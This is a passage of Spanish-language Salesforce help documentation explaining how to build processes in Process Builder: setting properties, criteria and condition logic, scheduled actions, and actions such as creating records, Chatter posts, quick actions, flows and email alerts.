Cuando agrega criterios a su proceso, puede elegir ejecutar acciones únicamente cuando cambian criterios especificados.

Por ejemplo, su proceso envía una alerta por correo electrónico siempre que un caso tiene un estado Distribuido. Digamos que su equipo de asistencia actualiza repetidamente la descripción de los casos con nueva información. Siempre que el caso se guarda con una nueva descripción, su proceso puede comprobar específicamente si el estado Distribuido cambió en vez de simplemente enviar alertas por correo electrónico repetidamente. De esta forma, el proceso ejecuta acciones únicamente si el estado no estaba establecido en Distribuido y se acababa de cambiar a Distribuido.

Consejo: Vea este breve vídeo Evitar acciones no deseadas en su proceso para conocer más detalles sobre esta opción.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

No se admite este parámetro si:

- Su proceso se inicia solo cuando se crea un registro.
- Su proceso se inicia cuando se crea o se modifica un registro y el nodo de criterios no evalúa ningún criterio.
- El nodo de criterios evalúa una fórmula, pero la fórmula no incluye una referencia al registro que inició el proceso.
- Su proceso utiliza el operador Ha cambiado en una condición de filtro.

| Si el valor es Sí... | Se ejecutan las acciones si... | No se ejecutan las acciones si... |
|---|---|---|
| Seleccionado | • Se ha creado el registro.<br>• Se ha actualizado el registro. Sus valores actuales cumplen las condiciones y sus valores previos más recientes no cumplen las condiciones. | • Los valores actuales del registro cumplen las condiciones y los valores previos más recientes del registro cumplen los criterios.<br>• Los valores actuales del registro no cumplen las condiciones. |
| Se ha anulado su selección | • Se ha creado el registro.<br>• Se ha actualizado el registro y sus valores actuales cumplen las condiciones. | Los valores actuales del registro no cumplen las condiciones. |

CONSULTE TAMBIÉN

Consideraciones de opciones avanzadas de Process Builder

# Crear un proceso

Para crear un proceso, defina sus propiedades y qué registros debe evaluar y luego agregue nodos de criterios y acciones.

1. Definir las propiedades del proceso
   Defina las propiedades del proceso para identificar de forma exclusiva y ayudarle a gestionar sus procesos.
2. Identificar qué registros evaluar
   Asocie el proceso con un objeto y especifique cuándo iniciar el proceso.
3. Agregar criterios de proceso
   Defina los criterios que deben ser verdad antes de que el proceso pueda ejecutar las acciones asociadas.
4. Agregar acciones a su proceso
   Después de definir un nodo de criterios, defina las acciones ejecutadas cuando se cumplen los criterios.
5. Ejecutar acciones en más de un solo criterio
   Seleccione si detenerse o continuar su proceso después de cumplir criterios específicos y que se ejecuten acciones asociadas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

## Definir las propiedades del proceso

Defina las propiedades del proceso para identificar de forma exclusiva y ayudarle a gestionar sus procesos.

**1.** En Configuración, introduzca *`Process Builder`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Process Builder** y haga clic en **Nuevo**.

También puede modificar un proceso activo existente duplicando una nueva copia inactiva de él. La copia puede ser un nuevo proceso o una nueva versión del proceso actual.

**2.** Cumplimente estos campos para definir su proceso.

| Campo | Descripción |
| --- | --- |
| `Nombre del proceso` | El nombre de su proceso. El `Nombre de proceso` debe ser de 255 caracteres o menos.<br>Este nombre aparece en la página de gestión de procesos (en Configuración, esta página puede localizarse introduciendo *`Process Builder`* en el cuadro `Búsqueda rápida` y luego seleccionando **Process Builder**), por lo que es necesario que considere nombrar su proceso de modo que lo pueda diferenciar de otros procesos. |
| `Nombre de API` | El nombre utilizado por la API y paquetes gestionados. El `Nombre de API` debe ser de 79 caracteres o menos.<br>Este nombre debe ser exclusivo en todos los procesos y flujos. (En Flujos, este campo es `Nombre exclusivo`.) El nombre debe comenzar por una letra |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

| Campo | Descripción |
|---|---|
| | y utilizar solo caracteres alfanuméricos y guiones bajos. No puede incluir espacios, terminar con un guión bajo o tener dos guiones bajos consecutivos.<br>Una vez guardado, no se puede guardar el `Nombre de API` para el proceso. |
| `Descripción` | Opcional. Una descripción para su proceso.<br>La descripción también aparece en la página de gestión del proceso. Está pensada para ayudarle a diferenciar entre procesos, como para comprender lo que hace un proceso. |
| `El proceso comienza cuando` | Identifica cuándo comienza el proceso. Puede definir su proceso para comenzar cuando:<br>• Un registro cambia<br>• Se invoca por otro proceso |

3. Haga clic en **Guardar**.

## Identificar qué registros evaluar

Asocie el proceso con un objeto y especifique cuándo iniciar el proceso.

1. Haga clic en **Agregar objeto**.
2. Para `Objeto`, seleccione el objeto en el que desea basar este proceso. Haga clic en **Buscar un objeto...** para abrir la lista desplegable y escriba para filtrar la lista.
   Después de guardar este panel, no puede cambiar el objeto seleccionado.
3. Seleccione cuándo necesita iniciar el proceso.

| Si desea que el proceso se inicie cada vez que... | Seleccionar |
|---|---|
| Se crea pero no se actualiza un registro del tipo de objeto especificado. | solo cuando se crea un registro |
| Se crea o se actualiza un registro del tipo de objeto especificado. | cuando se crea o se modifica un registro |

Nota: Si está familiarizado con reglas de flujo de trabajo y se está preguntando qué sucede con la tercera opción ("creado, y siempre que se modifique para cumplir criterios posteriores"), no se preocupe. Llegará a ese ajuste cuando agregue nodos de criterios si selecciona "cuando se crea o se modifica un registro" aquí.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o ver procesos:
- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

4. Para elegir si desea que el proceso evalúe un registro varias veces en una sola transacción, amplíe el área **Avanzada**.
   Si selección sí, el proceso puede evaluar el mismo registro hasta cinco veces adicionales en una sola transacción. Podría volver a evaluar el registro porque un proceso, una regla de flujo de trabajo o un flujo actualizó el registro en la misma transacción. Consulte Volver a evaluar registros en Process Builder en la página 4907 para obtener más información.
5. Haga clic en **Guardar**.

## Agregar criterios de proceso

Defina los criterios que deben ser verdad antes de que el proceso pueda ejecutar las acciones asociadas.

Cuando se cumplen los criterios, el proceso ejecuta el grupo de acciones asociado. Cuando no se cumplen los criterios, el proceso omite el grupo de acciones y evalúa los criterios para el siguiente grupo de acción.

1. Haga clic en **Agregar criterios**.
2. Introduzca un nombre para este nodo de criterios.

   El nombre aparece en el lienzo, por lo que utilice un nombre que le ayude a diferenciar entre otros nodos de criterios.
3. Seleccione el tipo de criterios que desee definir. Esta selección determina qué campos aparecen más tarde en el cuadro de diálogo.

| Si necesita... | Seleccionar |
| --- | --- |
| El registro para tener algunos valores de campo.<br>Por ejemplo, para ejecutar las acciones asociadas en registros de oportunidad con un importe superior a 5.000 $, establezca el filtro como:<br>`[Opportunity].Amount greater than $5000.00` | Se cumplen las condiciones |
| Para evaluar el registro utilizando una fórmula.<br>Por ejemplo, para ejecutar las acciones asociadas en cuentas cuyos ingresos anuales superan 1.000.000 $ cuando se cambia la cuenta por alguien que no es el propietario, utilice esta fórmula.<br>`AND (([Account].LastModifiedBy.Id <> [Account].Owner.Id) , ([Account].AnnualRevenue > 1000000) )` | La fórmula es verdadera |
| Para simplemente ejecutar las acciones asociadas sin evaluar el registro.<br>El proceso ejecuta todas las acciones asociadas con este nodo de criterios y, salvo que especifique lo contrario, no evalúa el resto de nodos de criterios en el proceso. Si elige detener su proceso después de ejecutar estas acciones, recomendamos seleccionar esta opción solo para el último nodo de criterios en su proceso. | Sin criterios, solo ejecución de acciones. |

4. Si selección "Se cumplen las condiciones":
   a. Defina las condiciones de filtro identificando los valores de campo que el proceso necesita evaluar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

| | |
|---|---|
| `Campo` | Seleccione el campo cuyo valor desea evaluar. También puede evaluar valores para registros relacionados con aquel que inició el proceso. Para ello, haga clic en el registro relacionado con ❯ junto al campo de Id..<br>Por ejemplo, si un registro de contacto inició el proceso, puede evaluar el valor del campo `Ingresos anuales` de la cuenta del contacto. Para acceder a ese campo, haga clic en `Id. de cuenta` ❯ seleccione **Ingresos anuales** y luego haga clic en **Seleccionar**. |
| `Operador` | Los operadores disponibles dependen del tipo de datos del campo. |
| `Tipo` | Los tipos de valores disponibles dependen del tipo de datos del campo. |
| `Valor` | Identifique el valor par el que desea evaluar el campo. Consulte Configuración de valores en Process Builder en la página 4902 para obtener detalles. |

**b.** Para `Condiciones`, identifique qué condiciones deben ser verdad para que le proceso ejecute las acciones asociadas.

Si elige utilizar lógica personalizada, introduzca una cadena de texto utilizando:

- Números para hacer referencia a cada condición
- Y u O para identificar si todas o solo una de las condiciones debe ser verdad
- Paréntesis para agrupar partes de la cadena juntas

Por ejemplo, si introduce 1 Y (2 O 3), el resultado evalúa verdad si la primera condición es verdad y si el resultado de la segunda o la tercera es verdad. La longitud máxima del texto de la lógica de condición es de 1.000 caracteres como indican las restricciones de Flujo.

Nota: La lógica ambigua separada por paréntesis puede no provocar un error de validación. Por ejemplo:

- 1 Y 2 O 3 da como resultado un error
- 1 Y (2 Y 3) O 4 no da como resultado un error

Evite crear lógica personalizada ambigua cuando agrupe partes de una cadena o es posible que se produzcan resultados inesperados.

5. Si ha seleccionado "La fórmula es verdadera", defina la fórmula.
6. Opcionalmente, para especificar si desea ejecutar las acciones solo si se ha creado o modificado el registro para cumplir los criterios, haga clic en **Avanzado** en la parte inferior del panel.

   Para obtener detalles, consulte Evitar acciones no deseadas en procesos en la página 4909.

   Nota: Este ajuste solo está disponible si el proceso se inicia cuando se crea o se modifica un registro y selecciona "Se cumplen las condiciones de filtro" o "La fórmula es verdadera".
7. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Ejecutar acciones en más de un solo criterio

## Agregar acciones a su proceso

Después de definir un nodo de criterios, defina las acciones ejecutadas cuando se cumplen los criterios.

Un grupo de acción puede consistir en una combinación de acciones inmediatas y programadas. Una vez se cumplan los criterios de evaluación, se ejecutarán acciones inmediatas. Las acciones programadas se ejecutan a una hora específica. Por ejemplo, Salesforce puede enviar automáticamente un correo electrónico de recordatorio al equipo de cuentas si una oportunidad de gran valor sigue abierta 10 días antes de la fecha de cierre especificada.

Antes de comenzar, considere si desea que esta acción se ejecute inmediatamente o a una hora específica. Si desea ejecutar la acción a una hora específica, identifique cuándo de deben ejecutar estas acciones.

1. Haga clic en **Agregar acción**.
2. Seleccione el tipo de acción para crear y luego cumplimente los campos para definir la acción.

Crear un registro desde un proceso

Cree un registro introduciendo valores manualmente o utilizando los valores de registros relacionados.

Invocar un proceso desde otro proceso

Invoque un proceso desde otro proceso. Con los procesos invocables, tiene la opción de reutilizar de modo que no emplea su tiempo en tareas repetitivas.

Crear una publicación de Chatter desde un proceso

Publique en las noticias en tiempo real de un usuario, un grupo de a Chatter o el registro que inició el proceso.

Utilizar una acción rápida desde un proceso

Cree un registro, actualice un registro o registre una llamada utilizando una acción rápida que usted u otro administrador ha creado para su organización.

Iniciar un flujo desde un proceso

Inicie un flujo iniciado automáticamente desde su proceso para automatizar procesos comerciales complejos (crear flujos para realizar lógicas y tener eventos que desencadenan los flujos a través de procesos) sin escribir códigos.

Enviar un correo electrónico desde un proceso

Envíe fácilmente un correo electrónico desde un proceso utilizando una alerta de correo electrónico. Las alertas de correo electrónico están configuradas fuera de Process Builder y contienen el texto estándar, la lista de destinatarios y la plantilla para un correo electrónico.

Enviar un registro para su aprobación desde un proceso

Envíe el registro que inició el proceso para su aprobación.

Actualizar registros desde un proceso

Actualice uno o más registros (aquellos relacionados con el registro que inició el proceso) introduciendo manualmente valores o utilizando los valores de registros relacionados.

Llamar a código de Apex desde un proceso

Agregue funcionalidades personalizadas a su proceso llamando a Apex desde el proceso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

## Establecer cuándo se deben ejecutar sus acciones

Si desea que se ejecuten algunas acciones a una hora específica, defina primero el programa para esas acciones.

Nota: Las acciones programadas son funciones complejas. Consulte Consideraciones de acciones programadas para obtener más detalles.

Cada grupo de acción que admite acciones programadas puede tener múltiples programas. Por ejemplo, puede programar algunas acciones para su ejecución un día a partir de ahora y otras acciones para ser ejecutadas dentro de tres días.

Para identificar cuándo se deben ejecutar las acciones programadas de un grupo de acciones:

1. En un grupo de acciones que admite acciones programadas, haga clic en **Definir programación**.
2. Si necesita programar acciones basándose en un campo de fecha/hora en el registro que inició el proceso:
   a. Deje el primer botón de radio seleccionado.
   b. Haga clic en la lista desplegable del lado derecho del panel y seleccione la fecha que desea utilizar para programar la acción.
   Por ejemplo, si su proceso está basado en un registro de cuenta, seleccione la `Fecha de creación` de la cuenta.
   c. Especifique un número de días u horas antes o después del campo.
   Si los criterios para este grupo de acciones aún se cumplen llegada esta hora, Salesforce ejecuta las acciones programadas.
3. Si necesita programar acciones para su ejecución dentro de un número concreto de días u horas desde la ejecución del proceso:
   a. Seleccione el segundo botón de radio.
   b. Especifique el número de días u horas desde que se ejecuta el proceso.
   Si los criterios para este grupo de acciones aún se cumplen llegada esta hora, Salesforce ejecuta las acciones programadas.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

## Crear un registro desde un proceso

Cree un registro introduciendo valores manualmente o utilizando los valores de registros relacionados.

Después de crear una acción y seleccionar "Crear un registro" para el tipo, cumplimente los campos relevantes para agregar la acción a su proceso. El campo `Creado por` del nuevo registro se define como el usuario que inició el proceso, creando o modificando un registro.

PRECAUCIÓN: Si crea procesos para sustituir cualquier regla de flujo de trabajo, asegúrese de eliminar esas reglas de flujo de trabajo cuando active los procesos equivalentes. De lo contrario, tanto los procesos como las reglas de flujo de trabajo se activarán y tendrán resultados inesperados, como la sobrescritura de registros o mensajes de correo electrónico redundantes. Haga lo mismo si crea procesos para sustituir cualquier desencadenador de Apex.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

1. Introduzca un nombre para esta acción.

   Este texto aparece en el lienzo y le ayuda a diferenciar esta acción de otras en su proceso. El nombre se trunca para ajustarse al lienzo.

2. Para `Tipo de registro`, seleccione el objeto para el que desea crear un registro. Para filtrar la lista desplegable, introduzca el nombre del objeto para filtrar la lista desplegable.

   Cuando seleccione un objeto, aparece al menos una fila para permitirle establecer valores de campo para el nuevo registro.

   PRECAUCIÓN: Las filas aparecen automáticamente para campos obligatorios para la API. Es posible que necesite proporcionar valores para otros campos. Le recomendamos hacer referencia a los formatos de página de su organización para determinar qué campos son obligatorios.

3. Establezca los valores de campo del registro.

| | |
|---|---|
| `Campo` | Seleccione el campo cuyo valor desea establecer. Para filtrar la lista desplegable, introduzca el nombre del campo. |
| `Tipo` | Seleccione el tipo de valor que desee utilizar. Los tipos disponibles dependen del campo que haya seleccionado. |
| `Valor` | Establezca un valor para el campo utilizando el campo de entrada de texto para introducir manualmente un valor o el selector de campo para utilizar un valor de campo desde un registro relacionado. Consulte Configuración de valores en Process Builder en la página 4902 para obtener detalles. |

4. Haga clic en **Guardar**.

Consejo:

- Si configura su proceso para crear un registro de cuenta, *`Nombre`* aparece como un campo obligatorio. Si desea crear una cuenta personal, puede agregar *`Apellidos`* como un campo pero no aparecerá como obligatorio de forma predeterminada. Puede introducir un valor ficticio para el campo *`Nombre`*.
- Cuando cree un registro, los campos obligatorios normalmente aparecen en la parte superior de la lista. Sin embargo, si guarda una acción Crear un registro, cierre el proceso y, a continuación, vuelva a abrir la acción, ya que los campos obligatorios pueden no aparecer en el orden normal.

## Invocar un proceso desde otro proceso

Invoque un proceso desde otro proceso. Con los procesos invocables, tiene la opción de reutilizar de modo que no emplea su tiempo en tareas repetitivas.

Después de crear una acción y seleccionar "Procesos" para el tipo, cumplimente los campos relevantes para agregar la acción a su proceso.

Puede invocar procesos con objetos que comparten al menos un Id. único. Por ejemplo, los objetos Cuenta y Caso, el campo `AccountId` es único en Cuenta y también se utiliza por Caso. Puede crear un proceso invocable que actualiza un registro Caso. Luego puede invocarlo desde:

- Un proceso que actualiza el propietario de un registro Cuenta
- Un proceso que agrega una dirección de envío de Cuenta o la actualiza

Cuando crea un proceso que invoca otro proceso, cada uno cuenta en sus límites de procesos y otros asociados. Los límites de DML en procesos que invocan procesos cuentan como una transacción.

PRECAUCIÓN: Si crea procesos para sustituir cualquier regla de flujo de trabajo, elimine esas reglas de flujo de trabajo cuando active los procesos equivalentes. De lo contrario, tanto los procesos como las reglas de flujo de trabajo se activarán y tendrán resultados inesperados, como la sobrescritura de registros o mensajes de correo electrónico redundantes. Haga lo mismo si crea procesos para sustituir cualquier desencadenador de Apex.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

1. Introduzca un nombre para esta acción.

   Este texto aparece en el lienzo y le ayuda a diferenciar esta acción de otras en su proceso. El nombre se trunca para ajustarse al lienzo.
2. Seleccione un proceso invocable. Solo puede seleccionar procesos invocables activos.
3. Seleccione su variable de proceso. Recuerde que solo puede seleccionar campos relacionados con el objeto asociado con el proceso que invoca.

## Crear una publicación de Chatter desde un proceso

Publique en las noticias en tiempo real de un usuario, un grupo de a Chatter o el registro que inició el proceso.

Esta acción está disponible solo si su organización tiene Chatter activado.

Publicar en las noticias en tiempo real de Chatter de un usuario desde un proceso
Publique en las noticias en tiempo real de un usuario identificando un usuario específico en su organización o un campo de búsqueda Usuario en un registro.

Publicar en un grupo de Chatter desde un proceso
Publique en las noticias en tiempo real de un grupo específico de Chatter.

Publicar en las noticias en tiempo real de Chatter de un registro desde un proceso
Publique en las noticias en tiempo real del registro que inició el proceso.

CONSULTE TAMBIÉN

Configuración de Chatter

Consideraciones de Chatter del proceso

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

### Publicar en las noticias en tiempo real de Chatter de un usuario desde un proceso

Publique en las noticias en tiempo real de un usuario identificando un usuario específico en su organización o un campo de búsqueda Usuario en un registro.

Después de crear una acción y seleccionar "Publicar en Chatter" para el tipo de acción, complete los campos relevantes para agregar la acción a su proceso. El elemento de noticias en tiempo real aparecerá como el usuario que inició el proceso (creando o modificando un registro) que creó la publicación.

PRECAUCIÓN: Si las noticias en tiempo real en las que el proceso intenta publicar no están disponibles cuando se desencadena el proceso (por ejemplo, porque el usuario es inactivo ahora), el usuario ve un error y el proceso falla.

1. Introduzca un nombre para esta acción.

   Este texto aparece en el lienzo y le ayuda a diferenciar esta acción de otras en su proceso. El nombre se trunca para ajustarse al lienzo.

2. En el campo `Publicar en`, seleccione Usuario.
3. Para `Usuario`, seleccione donde desea encontrar el usuario.
4. Basándose en su selección para `Usuario`, busque o navegue hasta el usuario en cuyas noticias en tiempo real desea publicar.

   Cuando selecciona un usuario desde un registro, debe por último seleccionar un campo que contiene el Id. de un usuario (por ejemplo, `Id. de propietario` o `Id. de usuario`.
5. Cumplimente el mensaje que desea publicar. Puede insertar campos de combinación, agregar un tema y mencionar usuarios o grupos.

   El mensaje puede incluir hasta 10.000 caracteres.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

Solo puede hacer referencia a temas que ya existen. Si hace referencia a un campo de combinación y ese campo no dispone de un valor, aparece como un valor en blanco.

6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Configuración de Chatter

## Publicar en un grupo de Chatter desde un proceso

Publique en las noticias en tiempo real de un grupo específico de Chatter.

Después de crear una acción y seleccionar "Publicar en Chatter" para el tipo de acción, complete los campos relevantes para agregar la acción a su proceso. El elemento de noticias en tiempo real aparecerá como el usuario que inició el proceso (creando o modificando un registro) que creó la publicación.

PRECAUCIÓN: Si las noticias en tiempo real en las que el proceso intenta publicar no están disponibles cuando se desencadena el proceso, el usuario ve un error y el proceso falla.

1. Introduzca un nombre para esta acción.

   Este texto aparece en el lienzo y le ayuda a diferenciar esta acción de otras en su proceso. El nombre se trunca para ajustarse al lienzo.

2. En el campo `Publicar en`, seleccione Grupo de Chatter.
3. Para `Grupo`, busque el grupo de Chatter en cuyas noticias en tiempo real desea publicar.
4. Cumplimente el mensaje que desea publicar. Puede insertar campos de combinación, agregar un tema y mencionar usuarios o grupos.

   El mensaje puede incluir hasta 10.000 caracteres.

   Solo puede hacer referencia a temas que ya existen. Si hace referencia a un campo de combinación y ese campo no dispone de un valor, aparece como un valor en blanco.

5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

CONSULTE TAMBIÉN

Configuración de Chatter

## Publicar en las noticias en tiempo real de Chatter de un registro desde un proceso

Publique en las noticias en tiempo real del registro que inició el proceso.

Puede publicar en las noticias en tiempo real de Chatter del registro solo si el seguimiento de noticias en tiempo real está activado para el objeto con el que está asociado el proceso. El elemento de noticias en tiempo real aparecerá como el usuario que inició el proceso (creando o modificando un registro) que creó la publicación.

Después de crear una acción y seleccionar "Publicar en Chatter" para el tipo de acción, complete los campos relevantes para agregar la acción a su proceso.

PRECAUCIÓN: Si las noticias en tiempo real en las que el proceso intenta publicar no están disponibles cuando se desencadena el proceso (por ejemplo, porque el usuario es inactivo ahora), el usuario ve un error y el proceso falla.

1. Introduzca un nombre para esta acción.

   Este texto aparece en el lienzo y le ayuda a diferenciar esta acción de otras en su proceso. El nombre se trunca para ajustarse al lienzo.

2. En el campo `Publicar en`, seleccione Este registro.
3. Cumplimente el mensaje que desea publicar. Puede insertar campos de combinación, agregar un tema y mencionar usuarios o grupos.

   El mensaje puede incluir hasta 10.000 caracteres.

   Solo puede hacer referencia a temas que ya existen. Si hace referencia a un campo de combinación y ese campo no dispone de un valor, aparece como un valor en blanco.

4. Haga clic en **Guardar**.

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

### CONSULTE TAMBIÉN

Configuración de Chatter

## Utilizar una acción rápida desde un proceso

Cree un registro, actualice un registro o registre una llamada utilizando una acción rápida que usted u otro administrador ha creado para su organización.

Las acciones rápidas pueden ser acciones específicas del objeto o acciones globales. Solo se admiten las acciones "Crear", "Actualizar" y "Registrar una llamada". Para utilizar una acción rápida desde un proceso, la acción debe existir en su organización.

Si su organización está utilizando acciones rápidas para ayudar sus usuarios a crear y actualizar registros con mayor facilidad, también puede utilizar esas acciones en su proceso. Cuando utiliza estas acciones rápidas en un proceso, solo puede establecer valores para campos que forman parte del formato de la acción. Si aún no tiene creadas una de estas acciones, consulte Crear acciones rápidas globales en la página 5466 o Crear acciones rápidas específicas de objeto en la página 5469 para obtener más detalles.

Después de crear una acción y seleccionar "Acciones rápidas" para el tipo, complete los campos relevantes para agregar la acción a su proceso. El registro nuevo o actualizado aparecerá como el usuario que inició el proceso (creando o modificando un registro) que lo creó o actualizó.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

1. Introduzca un nombre para esta acción.

   Este texto aparece en el lienzo y le ayuda a diferenciar esta acción de otras en su proceso. El nombre se trunca para ajustarse al lienzo.

2. Filtre para especificar el tipo de acción que desea utilizar.

| Filtrar búsqueda por | Le permite buscar por |
|---|---|
| Acciones globales | Todas las acciones globales en su organización. Filtre luego aún más seleccionando los tipos de acción por los que necesita buscar. |
| Objeto | Todas las acciones específicas del objeto en su organización que están asociadas con un cierto `Nombre de objeto`. No se pueden filtrar acciones globales por objeto. |
| Tipo | Todas las acciones específicas del objeto y globales en su organización según el tipo, como Crear un registro o Registrar una llamada. |

   - Si ha seleccionado acciones Globales o Tipo, para `Tipo` seleccione el tipo específico de acción rápida que desea utilizar.
   - Si ha seleccionado Objeto, para `Objeto` busque y seleccione el objeto por el cual desea filtrar.

3. Para `Acción`, busque y seleccione la acción que desea utilizar.
4. Establezca los valores de campo para la acción.

   Las filas que aparecen automáticamente representan los campos obligatorios de la acción. Para establecer valores para los campos opcionales de la acción, agregue filas.

| | |
|---|---|
| `Campo` | Seleccione el campo cuyo valor desea establecer. Para filtrar la lista desplegable, introduzca el nombre del campo.<br>Puede establecer valores solo para campos incluidos en el formato de la acción. |

| | |
|---|---|
| `Tipo` | Seleccione el tipo de valor que desee utilizar. Los tipos disponibles dependen del campo que haya seleccionado. |
| `Valor` | Establezca un valor para el campo utilizando el campo de entrada de texto para introducir manualmente un valor o el selector de campo para utilizar un valor de campo desde un registro relacionado. Consulte Configuración de valores en Process Builder en la página 4902 para obtener detalles. |

5. Haga clic en **Guardar**.

## Iniciar un flujo desde un proceso

Inicie un flujo iniciado automáticamente desde su proceso para automatizar procesos comerciales complejos (crear flujos para realizar lógicas y tener eventos que desencadenan los flujos a través de procesos) sin escribir códigos.

Con el fin de iniciar un flujo desde un proceso, debe crear y activar el flujo. El flujo debe ser iniciado automáticamente. Para obtener detalles, consulte Crear un flujo en la página 5042.

1. Introduzca un nombre para esta acción.

   Este texto aparece en el lienzo y le ayuda a diferenciar esta acción de otras en su proceso. El nombre se trunca para ajustarse al lienzo.

2. Para `Flujo`, busque y seleccione el flujo que desea iniciar desde este proceso.

   Solo los flujos activos e iniciados automáticamente están disponibles.

3. Opcionalmente, haga clic en **Agregar fila** para establecer valores para las variables del flujo.

| | |
|---|---|
| `Variable de flujo` | Empiece por escribir el nombre de la variable de flujo cuyo valor desea establecer o haga clic en para seleccionar una variable de flujo desde la lista desplegable.<br>Puede establecer valores para cualquier variable en el flujo con `Tipo de entrada/salida` establecido como Solo entrada o Entrada y salida. |
| `Tipo` | Seleccione el tipo de valor que desee establecer. Por ejemplo, seleccione **Cadena** para introducir manualmente los valores de una variable de colección Texto o seleccione **Referencia** para utilizar un valor de un registro para una variable sObject. |
| `Valor` | Establezca un valor para la variable de flujo.<br>• Para variables de colección, utilice el campo de entrada de texto para especificar un valor. El valor de be coincidir con el tipo de datos de la variable de colección.<br>• Para variables sObject, utilice el selector de campo para seleccionar un campo de Id.. El Id. debe corresponderse con un registro cuyo tipo de objeto coincida con el tipo de objeto de la variable sObject.<br>• Para variables de colección de sObject, utilice el selector de campo para seleccionar una lista relacionada. El tipo de objeto del registro seleccionado debe coincidir con el tipo de objeto de la variable de colección sObject. Por ejemplo, introduzca datos en una variable de |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o ver procesos:

- "Gestionar Force.com Flow"

  Y

  "Ver todos los datos"

colección sObject con todos los registros de contacto secundarios asociados con la cuenta que inició el proceso.

Nota: Si la lista relacionada está vacía cuando el flujo intenta cumplimentar la variable de colección de sObject con valores de campo desde esos registros, el proceso falla.

4. Haga clic en **Guardar**.

## Enviar un correo electrónico desde un proceso

Envíe fácilmente un correo electrónico desde un proceso utilizando una alerta de correo electrónico. Las alertas de correo electrónico están configuradas fuera de Process Builder y contienen el texto estándar, la lista de destinatarios y la plantilla para un correo electrónico.

Para enviar un correo electrónico desde un proceso, debe crear la alerta de correo electrónico en la página 5187.

Solo puede utilizar alertas de correo electrónico asociadas con el mismo objeto con el que está asociado el proceso. El registro que inició el proceso se utiliza como el punto de inicio para cualquier campo de combinación utilizado en la alerta de correo electrónico.

Después de crear una acción y seleccionar "Alertas de correo electrónico" para el tipo, complete los campos relevantes para agregar la acción a su proceso.

1. Introduzca un nombre para esta acción.

   Este texto aparece en el lienzo y le ayuda a diferenciar esta acción de otras en su proceso. El nombre se trunca para ajustarse al lienzo.

2. Para `Alerta de correo electrónico`, escriba dos o más letras para buscar la alerta de correo electrónico que desea utilizar para enviar un correo electrónico.
3. Haga clic en **Guardar**.

EDICIONES

